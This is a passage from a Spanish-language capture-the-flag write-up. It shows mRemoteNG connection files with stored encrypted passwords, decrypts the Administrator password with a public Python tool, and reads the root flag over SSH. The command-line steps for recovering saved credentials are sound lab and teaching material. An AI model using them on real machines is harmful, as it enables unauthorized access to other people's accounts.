InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColor
s="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostn
ame="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false"
InheritRDGatewayDomain="false" />
</mrng:Connections>
```

Ilustración 26: Hash de la contraseña del usuario administrador.

```
<Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128"
Username="L4mpje" Domain="" Password="yhgmiu5bbuanU3qMUKc/uVDmbMrJZ/jvR1kye48hiu8bXyBxVn08U9fKRYLI7Nc890uRsZVvLaBesB" Hostnam
e="192.168.1.75" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rendering
Engine="IE" ICACryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="f
alse" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayTh
emes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" Redire
ctPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKey
s="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEnco
ding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPasswor
d="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostnam
e="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false"
InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFon
tSmoothing="false" InheritEnableDesktopComposition="false" InheritIcon="false" InheritPanel="false" InheritPassword="false"
InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" Inhe
ritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRe
directSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSessio
n="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICACryptionStrength="false"
InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBal
anceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtA
pp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" Inher
itVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColor
s="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostnam
e="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" Inh
eritRDGatewayDomain="false" />
</mrng:Connections>
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> |
```

Ilustración 27: Hash de la contraseña del usuario L4mpje.

Para obtener la contraseña en claro se hizo uso de un programa en python (<https://github.com/haseebT/mRemoteNG-Decrypt>, también se puede usar <https://github.com/kmahyyg/mremoteng-decrypt>) que descifra la contraseña.

```
root@kali:~/Github/mRemoteNG-Decrypt# python mremoteng_decrypt.py -h
usage: mremoteng_decrypt.py [-h] [-f FILE] [-s STRING] [-p PASSWORD]

Decrypt mRemoteNG passwords.

optional arguments:
  -h, --help            show this help message and exit
  -f FILE, --file FILE  name of file containing mRemoteNG password
  -s STRING, --string STRING
                        base64 string of mRemoteNG password
  -p PASSWORD, --password PASSWORD
                        Custom password

root@kali:~/Github/mRemoteNG-Decrypt# python mremoteng_decrypt.py -s "aEWNfV5uGcjUHF0uS17QTdT9kVqtKCp0C0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7lWMA1
0d0Klve=="
Password: thXLHM96BeKL0ER2
root@kali:~/Github/mRemoteNG-Decrypt#
```

Ilustración 28: Contraseña del usuario Administrador.

Cuando se obtuvo la contraseña del administrador se realizó una conexión SSH y se visualizó la *flag* del *root*:

```
PS C:\Users\Administrator> cd .\Desktop\
PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           23-2-2019    09:07             32 root.txt

PS C:\Users\Administrator\Desktop> cat .\root.txt
958850b91811676ed6620a9c430e65c8
PS C:\Users\Administrator\Desktop>
```

Ilustración 29: Conexión SSH y obtención de la flag.

Una de las máquinas que más he disfrutado hasta ahora, puesto que se simula un entorno muy real.